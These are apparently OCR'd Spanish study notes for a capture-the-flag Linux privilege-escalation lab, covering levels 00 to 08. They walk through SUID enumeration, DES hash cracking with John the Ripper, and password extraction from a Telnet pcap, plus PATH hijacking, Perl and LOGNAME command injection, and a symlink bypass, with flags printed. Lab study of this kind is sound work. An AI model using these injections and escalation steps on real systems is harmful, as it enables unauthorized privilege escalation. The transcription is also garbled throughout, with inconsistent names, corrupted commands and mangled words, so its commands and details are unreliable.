* MARCO PROFESIONAL DE ATAQUE *
(Security engineer)

(1) NUNCA ATACAR A CIEGAS:

* CONSTRUIR UN MODELO MENTAL.
  - ¿QUÉ SISTEMA ES ESTE?
  - ¿QUIÉN SOY YO DENTRO DE ÉL?
  - ¿QUÉ RUEDO MANIPULAR?
  - ¿A QUÉ NO DEBERÍA DE PODER MANIPULAR
* EJECUTAR SOLO COMANDOS QUE VALIDEN LAS HIPÓTESIS.

(2) MAPA INICIAL: (objetivo en cada nivel)

* MAPEAR EL TERRENO
  - (A) = DEFINIR IDENTIDAD =

(QUIEN ERES DE VERDAD)

•comandos•

- WHOAMI
- ID (CUAL ES NUESTRO PODER REAL)
- GROUPS ⟶ A QUE GRUPOS PERTENECES

¿QUÉ EXTRAER?

* UID real vs efectivo
* ¿EUID ≠ UID?
* GRUPOS INTERESANTES:
  - sudo
  - admin
  - grupos custom
* ¿PERTENECES A GRUPOS QUE NO DEBERÍAS?

PREGUNTAS CLAVE

* ¿ESTE USUARIO ES "DEBIL" O "INTERMEDIO"?
* ¿TIENE ACCESO IMPLÍCITO A ALGO?
* ¿ESTE NIVEL SE BASA EN "IDENTIDAD" O EN "EJECUCIÓN".

IMPORTANTE

SI EUID ≠ UID YA ESTÁS DENTRO DE UNA ANOMALÍA.

* UID vs EUID *

— UID → (USER ID – ID REAL DEL USUARIO)

- QUIEN ERES REALMENTE
- TU IDENTIDAD REAL CUANDO INICIAS SESIÓN
- NO CAMBIA DURANTE LA SESIÓN

— EUID (EFFECTIVE USER ID → ID EFECTIVO)

- CON QUE PERMISOS ESTAS EJECUTANDO EN ESTE MOMENTO
- PUEDE CAMBIAR TEMPORALMENTE → SUID
- DETERMINA QUE ARCHIVOS PUEDES ACCEDER DURANTE LA EJECUCIÓN

EJEMPLO: /bin/passwd

ls -l /bin/passwd

-rwsr-xr-x 1 root root 59776 Nov 24 2022 /bin/passwd

↑ ESTA S ES SUID

- UID = tu usuario real
- EUID = root (por el bit SUID del archivo)

* UID → ID NO CAMBIA

* EUID → ID TEMPORAL PARA HACER ALGO ESPECIFICO (se puede cambiar con SUID)


* SUID → MECANISMO QUE HACE ⇒ EUID ≠ UID

IMPORTANCE

COMO SABEMOS QUE SON IGUALES UID y EUID

```
cat /proc/self/status | grep -E "Uid|Gid"
```

Uid: 2000 2000 2000 2000



- proc → DIRECTORIO CON LA INFO DEL SISTEMA EN EJECUCIÓN
- self → APUNTA A NUESTRO PROPIO PROCESO.

EJERCICIO PRÁCTICO

#1. ENCONTRAR ALGÚN BINARIO SUID (cualquiera)

```
find / -type f -perm -4000 2>/dev/null | head -5
```

#2. ELEGIR UNO Y MIRAR SU DUEÑO

```
ls -la /ruta/al/binario
```

#3. SI EL DUEÑO NO ES ROOT ni level00, EJECUTAR:

```
./binario
```

#4. MIENTRAS SE EJECUTA, EN OTRA TERMINAL:

```
ps aux | grep "binario"
```

(Deberías de coger con EUID diferente)

SI SOLO ENCONTRAMOS ROOT

#1. EXCLUIR ROOT Y LEVEL00 (O EL QUE SEA)

```
find / -type f -perm -4000 ! -user root ! -user level00
2>/dev/null
```

#2. BUSCAR EN LUGARES ESPECIFICOS

*1. DIRECTORIO ACTUAL Y SUBDIRECTORIOS

```
find . -type f -perm -4000 2>/dev/null
```

*2. EN /home DONDE ESTAN LOS USUARIOS

```
find /hom -type f -perm -4000 2>/dev/null
```

*3. EN /tmp (LUGAR COMUN PARA RESTOS)

```
find /tmp -type f -perm -4000 2>/dev/null
```

*4. EN /var (OTRO LUGAR DARA RESTOS)

```
find /var -type f -perm -4000 2>/dev/null
```

*5. REVISA DIRECTORIO HOME:

```
ls -la ~/   (BUSCA ARCHIVOS CON LO 's')
find ~ -type f -perm /4000 2>/dev/null
```

*6. REVISA SI HAY ALGO ESPECIAL EN /bin

```
ls -la /bin | grep -E "kali|flag|suid"
```

* MAPEAR EL TERRENO

(B) ≡ CONTEXTO ESPACIAL ≡

(¿DONDE ESTAS PARADO?)

COMANDOS:

- PWD
- LS -LA

- ¿QUE DEBEMOS OBSERVAR?
  - ¿DIRECTORIO home REAL?
  - PERMISOS DEL DIRECTORIO
  - ARCHIVOS OCULTOS
  - ALGO QUE NO PERTENECE AL USUARIO ACTUAL
  - TIMESTAMPS RAROS.

- PREGUNTAS
  - ¿PORQUE ESTE USUARIO TIENE ESTO?
  - ¿ESTO ES UN: ?
    - WORKSPACE
    - SANDBOX
  - ¿ESTE DIRECTORIO ES CONFIABLE?

EJERCICIO PRÁCTICO level 00

#1. BUSCAMOS TODOS USUARIOS DEL SISTEMA

(A). VEMOS EL CONTENIDO 'home'

```
ls -la /
ls -la /home
```

(B) SI NO PODEMOS ACCEDER POR PERMISOS, TAMBIÉN PODEMOS LISTAR LOS USUARIOS

```
cat /etc/passwd
```

* AYUDA: (FILTRA POR COLUMNAS)

```
cut -d: -f1 /etc/passwd
```

(C) BUSCAMOS NOMBRES QUE NO SEAN DEL SISTEMA. NUESTRO USUARIO ES level 00

```
cut -d: -f1 /etc/passwd | grep 00
level00
flag00
```

(D) REALIZAMOS UN ANÁLISIS DE PRIVILEGIOS:

cat /etc/passwd | grep -E "flag00 | level00"

level00:x:2000:2000::/home/user/level00:/bin/b
flag00:x3000:3000::/home/flag/flag00:/bin/bash

(E) EL COMANDO CLAVE: GETFLAG

cd /bin/ y EJECUTAMOS EL BINARIO

getflag

- ESTO NOS DICE:

"Check flag. Here is your token:
Hope there is no token here for you sorry.
Try again:)"


↳ ESTO NOS DICE DIRECTAMENTE QUE PARA BUSCAR TEXTOS QUE INTERACTUE CON EL USUARIO O ENTIDAD LLAMADA: flag

2. BUSCAR ARCHIVOS DE ESE USUARIO:

```
find / -user flag00
```

* PARA EVITAR QUE NOS MUESTRE SOLO LOS ARCHIVOS A LOS QUE TENEMOS ACCESO. ENVIAMOS A UN DISPOSITIVO (null) LA SALIDA DE ERRORES

```
find / -user flag00 2>/dev/null
```



* AQUI ENCONTRAMOS DOS DIRECTORIO. LOS LISTAMOS Y VEMOS SU INFO

```
ls -la /usr/sbin/john
```

```
----r--r-- 1 flag00 flag00 ... etc
```

* VEMOS QUE PODEMOS LEERLO Y LO LEEMOS:

```
cat /usr/sbin/john
```

* HEMOS ENCONTRADO EL PASSWORD DE FLAG00.

#3. ESCALAR PRIVILEGIOS:

(A). AUN NO TENEMOS EL PASSWORD DEL LEVEL 01

- SOLO TENEMOS EL TOKEN DE FLAG 00
- INTENTAS ACCEDER AL USUARIO: flag00

su flag00

su: Authentication failure

(B) CUANDO SEAMOS FLAG00 PODEMOS EJECUTAR GETFLAG Y NOS DARÁ EL PASSWORD DEL SIGUIENTE NIVEL

#4. DESENCRIPTAR TOKEN:

(A) USAR COMANDO TR (translate)

*NO SIRVE PARA DESCIFRAR ALGORITMOS COMPLEJOS, PERO ES PERFECTO PARA:

CIFRADOS DE SUSTITUCIÓN

- CIFRADO CESAR
- CIFRADO ROT13

CIFRADO CESAR

- DESPLAZAR EL ALFABETO N POSICIONES

* PROBLEMA:
  HAY QUE CONOCER CUANTAS POSICIONES SE DESPLAZÓ.

CIFRADO ROT13

- ES UN CIFRADO CESAR QUE DESPLAZA 13 POSICIONES

¿PORQUE 13? EL ALFABETO INGLES TIENE 26 LETRAS.

LÓGICA DE TRABAJO DESCIFRADO

1. ANALISIS DE CARACTERES:

- solo letras (a-z). SUSTITUCIÓN SIMPLE:
  * CESAR
  * ROT

- letras y números: HEXADECIMAL o u HASH
  * MD5

- letras, números, símbolos y termina en =: BASE 64

2. FUERZA BRUTA INTELIGENTE

- ¿CÓMO LLEGAMOS AL Nº DE DESPLAZAMIENTO SIN PROBAR LAS 26 COMBINACIONES?

(A). PROBAR ROT13 (el estándar)

```
tr 'a-z' 'n-za-m'
```

SI SALE ALGO QUE NO TIENE SENTIDO PASO AL SIGUIENTE:

+1 y DESPUÉS −1 → ROT14
↳ ROT12
↳ etc...

(B). ANÁLISIS DE FRECUENCIA.

1. MIRAR LAS LETRAS QUE SE REPITEN:

c211 22 w pgs wtgt

* LA LETRA D SE REPITE 3 VECES
* EN INGLÉS O FRANCÉS LAS LETRAS MÁS COMUNES SON LA E, T y A.

- SI LA D FUERA UNA E: DESPLAZAMIENTO 1
- SI LA D FUERA UNA O: DESPLAZAMIENTO 11
  ↳ MUY COMÚN EN "ROT"

(C). BUSCAR PALABRAS CORTAS:

- SI VES UN TOKEN CON UNA PALABRA DE 2 o 3 LETRAS
- PROBAR DESPLAZAMIENTOS HASTA QUE SEA:
  * THE, FOR, NOT, AND, ETC...

(D) SI EL DESPLAZAMIENTO NO FUNCIONA ESTAMOS ANTE UN:

CIFRADO VIGENÉRE

AYUDA: CESAR SCRIPT DE TR

EJERCICIO PRÁCTICO level 01

#1. BUSCAMOS TODOS USUARIOS DEL SISTEMA

#2. REALIZAMOS ANÁLISIS DE PRIVILEGIOS

```
cat /etc/passwd | grep -E "level01|flag01"
```

level01:x:3001:3001:/home/user/level01:/bin/bash
flag01:42hDRfypTqqnw:3001:3001:/home/user/flag01:/bin/bash

=IMPORTANTE=

* ¿QUÉ ES LA X?

- EN LOS PRIMEROS SISTEMAS UNIX, LA CONTRASEÑA CIFRADA (EL HASH) SE GUARDABA DIRECTAMENTE AHÍ.
- ESA CONTRASEÑA TIENE QUE SER LEGIBLE PARA QUE EL SISTEMA FUNCIONE
- CUALQUIERA PODÍA INTENTAR ROMPER LA CONTRASEÑA EN SU CASA.

● PARA SOLUCIONAR ESTO SE CREARON LAS:

SHADOW PASSWORD

- LA X ES UN MARCADOR DE POSICIÓN (placeholder)

- LE DICE AL ASISTENTE, LA CONTRASEÑA NO ESTÁ AQUÍ, BÚSQUELA EN EL ARCHIVO:

/etc/shadow

- AQUÍ ES DONDE SE ENCUENTRA EL HASH REAL Y SOLO ES LECTURA PARA EL SUPERUSUARIO ROOT.

*EL HASH ES EL RESULTADO DE PASAR UN TEXTO (PASSWORD) POR UN ALGORITMO MATEMÁTICO QUE LO TRANSFORMA EN UNA CADENA DE CARACTERES FIJO E IRRECONOCIBLE

- ¡IMPOSIBLE O MUY DIFICIL VOLVER ATRÁS (DESENCRIPTAR) SOLO PUEDES ADIVINAR CON FUERZA BRUTA
- DETERMINISTA: SI ESCRIBES 1234, EL HASH SIEMPRE SERÁ EL MISMO, SI CAMBIAS UNA LETRA, EL HASH CAMBIA POR COMPLETO
- TAMAÑO FIJO: NO IMPORTA SI TU CONTRASEÑA TIENE 4 O 500 LETRAS, EL HASH RESULTANTE SIEMPRE TENDRÁ LA MISMA LONGITUD

#3. DESENCRIPTAR TOKEN:

(A) NO PODEMOS USAR COMANDO TR (translate)

(B) TENEMOS UN HASH TIPO:

DES

(Data Encryption Standard)

* FORMATO CLÁSICO DE LAS ANTIGUAS CONTRASEÑAS UNIX.

1. TENÍAN 13 CARACTERES
2. LOS DOS PRIMEROS (42):
   - SE LLAMA → SALT
   - VALOR ALEATORIO QUE SE AÑADE A LA CONTRASEÑA ANTES DE HASEARLA.
   - SI DOS USUARIOS USAN LA MISMA CLAVE EL HASH SE VEA DIFERENTE.
3. EL RESTO ES EL RESULTADO CIFRADO.

(C) ROMPER EL DES:

* CON UN ATAQUE DE DICCIONARIO:

1. LISTA DE MILES DE PALABRAS COMUNES
2. APLICAMOS EL ALGORITMO HASH A CADA UNA DE ELLAS.

3. COMPARTIMOS CON LO QUE TENEMOS
4. YA TENEMOS LA CONTRASEÑA.

* DOS HERRAMIENTAS: *

- JOHN THE RIPPER (JTR)
- HASHCAT

* HASHCAT: ES MUY RÁPIDO PARA ATAQUES MASIVOS. USA LA POTENCIA DE LA TARJETA GRÁFICA (GPU)

* JOHN THE RIPPER: ES EL REY PARA AUDITORÍAS DE SISTEMAS LINUX Y ARCHIVOS DE CONTRASEÑAS LOCALES

(A). DETECCIÓN AUTOMÁTICA DEL HASH
(B). FACILIDAD DE USO
(C). OPTIMIZADO PARA CPU

JOHN THE RIPPER

1. CREAMOS UN ARCHIVO CON EL HASH:
   pass.txt

dlgs01:42hDRfypTqqnw:3001:3001:/home/ubr/dlgs01:/bin/bash

2. EJECUTAMOS John : john pass.txt

3. VER EL RESULTADO : john --show pass.txt

NOS MUESTRA EL PASSWORD EN EL LUGAR DEL HASH

#4. ESCALAR PRIVILEGIOS:

(A) su dlgs01 → password (Hash)

(B) cd /bin
getflag

PASSWORD LEVEL02

flag{2ar5i1Ø2puano7naaf6adaat}

EJERCICIO PRÁCTICO level02

#1. COMPROBAMOS EL UID y EUID

```
cat /proc/self/status | grep -E "Uid|Gid"
```

Gid: 2002 2002 2002 2002

Uid: 2002 2002 2002 2002

↓ = ↓ ↓ ↓

REAL EFECTIVO GUARDADO sistema de archivos

#2. INFORMACIÓN DIRECTORIO ACTUAL

```
ls -la
```

*MUESTRA UN DIRECTORIO NUEVO

```
----r--r-- 1 flag02 level02 9302 ... level02.pcap
```

#3. INSPECCIONAMOS EL ARCHIVO CON FILE

```
file level02.pcap
```

level02.pcap: tcpdump capture file (little-endian) - version 2.0 (Ethernet, capture length 1777216)

#4. ANALISIS DE PRIVILEGIOS BUSCANDO ERRORES:

level02:x:2002:2002::/home/user/level02:/bin/bash
flag02:x:3002:3002::/home/user/flag02:/bin/bash

#5. BUSCANDO ARCHIVOS RELACIONADOS CON EL USUARIO:

find /-user flag02 2>/dev/null

(NO HAY RESULTADOS)

✕ ERRORES ENCONTRADOS ✕

(A). ARCHIVO ⟶ • pcap

- UN ARCHIVO .pcap (Packet Capture) ES UNA GRABACIÓN DE TRÁFICO DE RED
- ALGUIEN REMOTO (USUARIO #FLAG02) ACCEDIÓ EN LA RED (COMO LOGUEARSE EN ALGÚN SITIO) Y ESA COMUNICACIÓN FUE CAPTURADA Y GUARDADA EN ESTE ARCHIVO

(B). AUNQUE EL ARCHIVO PERTENECE A FLAG02, PODEMOS LEERLO PUESTO QUE TIENE PERMISOS DE LECTURA

PERO NO PODEMOS USAR 'cat' PORQUE UN ARCHIVO DE RED ES BINARIO.

C. TENEMOS QUE BUSCAR PROTOCOLOS DE COMUNICACIÓN QUE NO SEAN SEGUROS:

- Telnet
- FTP
- HTTP sin filtrar

EN ESTOS PROTOCOLOS LA CONTRASEÑA VIAJA EN TEXTO PLANO

✕ DESENCRIPTAR PASSWORD ✕

#1. OPCIONES:

A) tcpdump: (HERRAMIENTA CLI DE COMANDOS)

- INTENTAMOS LEER EL CONTENIDO (IMPRIMIR) A VER SI CAZAMOS EL PASSWORD

  - -A: IMPRIME CADA PAQUETE EN Ascii (texto)
  - -r: LEE DESDE EL ARCHIVO (read)

=AYUDA=

USAR EL COMANDO less PARA VER LÍNEA A LÍNEA

```
tcpdump -A -r test02.pcap | less | grep login
...wwwbugs login:
wwwbugs logi
```

- ESTO NOS CONFIRMA QUE HAY UNA SESIÓN DE LOGIN GRABADA.

* EN UNA COMUNICACIÓN DE RED LA PREGUNTA (LOGIN) Y LA RESPUESTA (PASSWORD) SUELEN VIAJAR EN PAQUETES DISTINTOS.

- PROTOCOLO TELNET: (ECO)
  - CUANDO PULSAMOS UNA TECLA SUCEDEN DOS COSAS:
    1. EL ORDENADOR ENVÍA LA TECLA AL SERVIDOR
    2. EL SERVIDOR LA DEVUELVE PARA QUE LA VEAS EN PANTALLA
  - ESTO SE LLAMA ECO

¿CÓMO EXTRAEMOS EL PASSWORD?

ASÍ FILTRAMOS POR: Password

JUSTO DESPUÉS USUARIOS OTRAS SUBCLASES O UNA CADENA:

ASÍ CON LOS BACKSPACE.

SI el usuario se equivoca y escribe "Hola" para borrar la "a" y poner una "o" usuarios algo como esto:

H...o...l...a...^H...o

Donde ^H: Representa la tecla de borrar

(B) strings: EXTRAER SOLO EL TEXTO:

strings lecd02.pcap | less

- ENCONTRAMOS EL STRING: PASSWORD

strings lecd02.pcap | grep Password

Password: Nf & Nat

- CONTRASEÑA ROTA, ES POSIBLE QUE SEA UNA EQUIVOCACIÓN. BORRADO DE LETRA

(C) hexdump: CON ESTE COMANDO NOS MUESTRA LA INFO BINARIA CODIFICADA EN HEXADECIMAL

hexdump -C lecd02.pcap | less

- VAMOS A COMPROBAR SI '&' ES UN BORRADO O NO

- BUSCAMOS HASTA PASSWORD:

00000f80 50 61 73 73 77 6f 72 64 3a 20 4e 66 26 4e
61 74 | Password: Nf&Nat |

* ANÁLISIS DE SECUENCIA: *

4e (N) 66 (f) 26 (&) 4e (N) 61 (a) 74 (t)

- EN LA SECUENCIA NO APARECE 7f (borrado estandar) si no un 26 (&)

⑤ SOLUCIÓN:

1. DESCARGAR lecd02.pcap a nuestro Lost

scp -P 4242 lecd02@ xxx.xxx.xxx.xxx:
~/lecd02.pcap ~/.

2. tshark:

tshark -r lecd02.pcap -q -z follow,tcp,ascii,0

3. LEER INFO:

FOLLOW: tcp, ascii

Filter: ...

...

Cliente: 59. etc

Servidor: etc

...

Password:

1 f 1 + 1 _ 1 w 1 a 1 n 1 2 1 r 1 . 1 . 1 . 1 N 1 D 1 R 1 e 1 | 1 . 1 L 1 Ø 1 L 1

QUITAMOS LOS 1 (ACK)

ft_wan2r...NDRe1.LØL

LOS PUNTOS SON BORRADOS

ft_wANDReLØL

* ESKIMOS LEVEL *

su flag02

ft-waNDReLØL

get flag

kooda2 puivaav 1idi4f57q 8iq

EJERCICIO PRÁCTICO level03

ls -la

-rwsr-sr-x 1 flag03 level03 8627 ...
level03

COPIAMOS A NUESTRO HOST.

USAMOS COMANDOS PARA SACAR INFO DEL BINARIO level03

- File level03
- strace level03
- nm level03
- ltrace level03
- strings level03

DUDAS:

- 3 PUNTOS CLAVE:

(A) **SETRESUID y SETRESGID:**

EL PROGRAMA USA ESTAS FUNCIONES PARA ELEVAR SUS PRIVILEGIOS A LOS DEL DUEÑO (FLAG03)

(B) system: ESTA FUNCIÓN DE C EJECUTA COMANDOS DE SHELL. PELIGROSO SI NO SE USA CON RUTAS ABSOLUTAS

(C) /usr/bin/env echo Exploit me:

AQUÍ ESTÁ LA VULNERABILIDAD

*EL ERROR: MANIPULANDO PATH

- EL BINARIO EJECUTA EL COMANDO echo Exploit me USANDO /usr/bin/env.
- ESTO SIGNIFICA QUE EL PROGRAMA NO VA DIRECTO A /bin/echo, SINO QUE LE PREGUNTA A TU VARIABLE DE ENTORNO PATH DONDE ESTÁ EL EJECUTABLE LLAMADO echo
- SI CREAMOS NUESTRO PROPIO EJECUTABLE LLAMADO echo Y ENGAÑAMOS AL PROGRAMA PARA QUE USE EL NUESTRO, EL PROGRAMA EJECUTARÁ CON PRIVILEGIOS DE flag03

PLAN DE ATAQUE

(EXPLOID)

(A). IR A DIRECTORIO CON PERMISOS DE ESCRITURA

```
find / -type d -writable -user level03 2>/dev/null
```

(ARCHIVOS)

```
find / -type f -writable -user level03 2>/dev/null
```

*NINGUNO LOS SIRVE. VAMOS a /tmp

(B) CREAR EL FALSO echo:

- CREAMOS UN SCRIPT QUE LLAME A getflag Y LO GUARDAMOS CON EL NOMBRE DE echo

```
echo "/bin/getflag" > /tmp/echo
```

(C) DAMOS PERMISOS DE EJECUCIÓN

```
chmod 777 /tmp/echo
```

(D) MODIFICAMOS PATH.

```
export PATH=/tmp:$PATH
```

(E) EJECUTAMOS EL BINARIO VULNERABLE

```
./level03
```

token:

```
qi0maab88jeaj46qoumi7maus
```

SUBIMOS DE NIVEL

```
su level04
```

Password:

EJERCICIO PRÁCTICO level 04

#1. ls -la

-rwsr-sr-x 1 flag04 level04 152... level04.pl

#2. DESCARGAMOS EL ARCHIVO AL HOST.

scp -P 4242 level04@xxx.xx.xxxxx:~/level04.pl ~/.

#3. file level04.pl

level04.pl: setuid setgid a /usr/bin/perl script.
Ascii text executable

#4. cat level04.pl

- EL SCRIPT ES MUY CORTO PERO TIENE UN ERROR DE SEGURIDAD

```
print `echo $y 2>&1`;
```

PUNTOS CLAVE:

* SUID: EL SCRIPT CORRE COMO flag04
* BACKTICKS (`): EN PERL, LO QUE PONGAS ENTRE LOS BACKTICKS SE EJECUTA DIRECTO.

EN LA SHELL DEL SISTEMA

* INYECCIÓN DE COMANDO: EL SCRIPT TOMA UN PARÁMETRO X (VIA CGI/URL) Y LO CONCATENA DIRECTAMENTE DENTRO DEL COMANDO ECHO.

#5. COMO EL SCRIPT USA LA SHELL PARA EJECUTAR ECHO. USAMOS EL COMANDO:

```
./level04.pl x='$(getflag)'
```

* NO TOKEN HERE

#6. PROBAMOS A TRAVES VIA WEB

```
curl 'localhost:4747/level04.pl?x=$(getflag)'
```

HERE YOUR TOKEN:

ne2searoevaevem4ov4ar8ap

EJERCICIO PRÁCTICO level 05

#1. REALIZAMOS TODOS LOS PASOS DE BÚSQUEDA.

#2. BUSCAMOS ARCHIVOS QUE PODAMOS INTERACTUAR:

```
find / -user flag05 2>/dev/null
```

#3. ENCONTRAMOS UN BINARIO

```
/usr/sbin/openarenaserver
```

#4. `ls -ld /usr/sbin/openarenaserver`

```
-rwxr-x---+ 1 fk05 flag05 95
```

#5. file

Posix shell script, ASCII text executable

#6. cat

* ERRORES *

- EL SCRIPT RECORRE TODOS ARCHIVOS QUE HAY EL CORREO:

  /opt/openvpn-server/

- LOS EJECUTO COMO UN SCRIPT Y LUEGO LOS BORRO.

* PLAN DE ATAQUE *

(A). USAMOS DE NUEVO /tmp PARA CREAR UN SCRIPT DE ATAQUE

echo "get flag > /tmp/token" > /opt/openvpn.../break.sh

(B) CUANDO BREAK.sh DESAPAREZCA O PASADO UN TIEMPO CUANDO EJECUTE EL SCRIPT. MIRAMOS EN TMP.

(C) cat /tmp/token

Here is your token:

viuqaqle9huek52boumoomioc

EJERCICIO PRÁCTICO level 06

MIRAR GITHUB

EJERCICIO PRÁCTICO level 07

1. BUSCAMOS BRECHAS E INFO USUARIO

- ls -la
- cat /proc/self/status | grep -E "Gid|Uid"
- cat /etc/passwd | grep -E "flag07|level07"
- find / -user flag07

2. ENCONTRAMOS BINARIO

level07

3. ANALIZAMOS CON INGENIERÍA INVERSA

- strace ./level07
- strings level07
- stat level07
- ltrace level07
- file level07
- nm level07

#4. ENCONTRAMOS VULNERABILIDAD

- LTRACE: (la traza de las librerías)
  LOS MUESTRA ESTO.

getenv("LOGNAME") = "level07"
asprintf(0x..., 0x..., 0x..., 0x...) = 18
system("/bin/echo level07")

- EL PROGRAMA USA: getenv("LOGNAME")
  Y LO PASA A: system()

LA VULNERABILIDAD

- GETENV ("LOGNAME") → OBTIENE VARIABLE DE ENTORNO LOGNAME

- SYSTEM ("/bin/echo %s") → EJECUTA LO QUE HAYA EN LOGNAME

EXPLOTACIÓN

1. PRUEBAS INJECCIÓN DE CÓDIGO:

export LOGNAME="; whoami ;"
./level07
level07

export LOGNAME="test"
./level07
test

2. USO DE CONFIGURADO DE INYECCIÓN DE CÓDIGO. EXTRAEMOS EL TOKEN

export LOGNAME="; /bin/getflag ;"

token: fiumuikeil55xe9cu4dood66h

EJERCICIO PRÁCTICO level 08

#1. BUSCAMOS BRECHAS:

#2. ENCONTRAMOS:

* BINARIO → SUID
* ARCHIVO DE DATOS PROTEGIDO

#3. ANALIZAMOS BINARIO Y ARCHIVO DE DATOS

- AL EJECUTAR ./level08 → Pide argumento
- EJECUTAMOS ./level08 hello
  (no tenemos permiso en hello)

#4. BUSCAMOS VULNERABILIDADES:

- LTRACE: AL TRATAR LAS LLAMADAS A LAS LIBRERIAS VEMOS COMO EL BINARIO UTILIZA VALIDACIÓN DE CADENAS STRNCPY.

#5. ESTRATEGIA DE EXPLOTACIÓN:

(A) EL PROGRAMA VERIFICA EL CONTENIDO, SOLO COMPRUEBA QUE EL ARGUMENTO CONTENGA EL NOMBRE "token"

(B) PARA SALTARNOS ESA RESTRICCIÓN CREAMOS UN ENLACE SIMBÓLICO DONDE PODAMOS CREAR COSAS EN: /tmp

(C) ln -s /home/user/level00/token /tmp/NO

./level01 /tmp/fake

VER GITHUB

EJERCICIO PRÁCTICO level 09

EJERCICIO PRÁCTICO level 10

EJERCICIO PRÁCTICO level 11

#MIRAD EU GITHUB#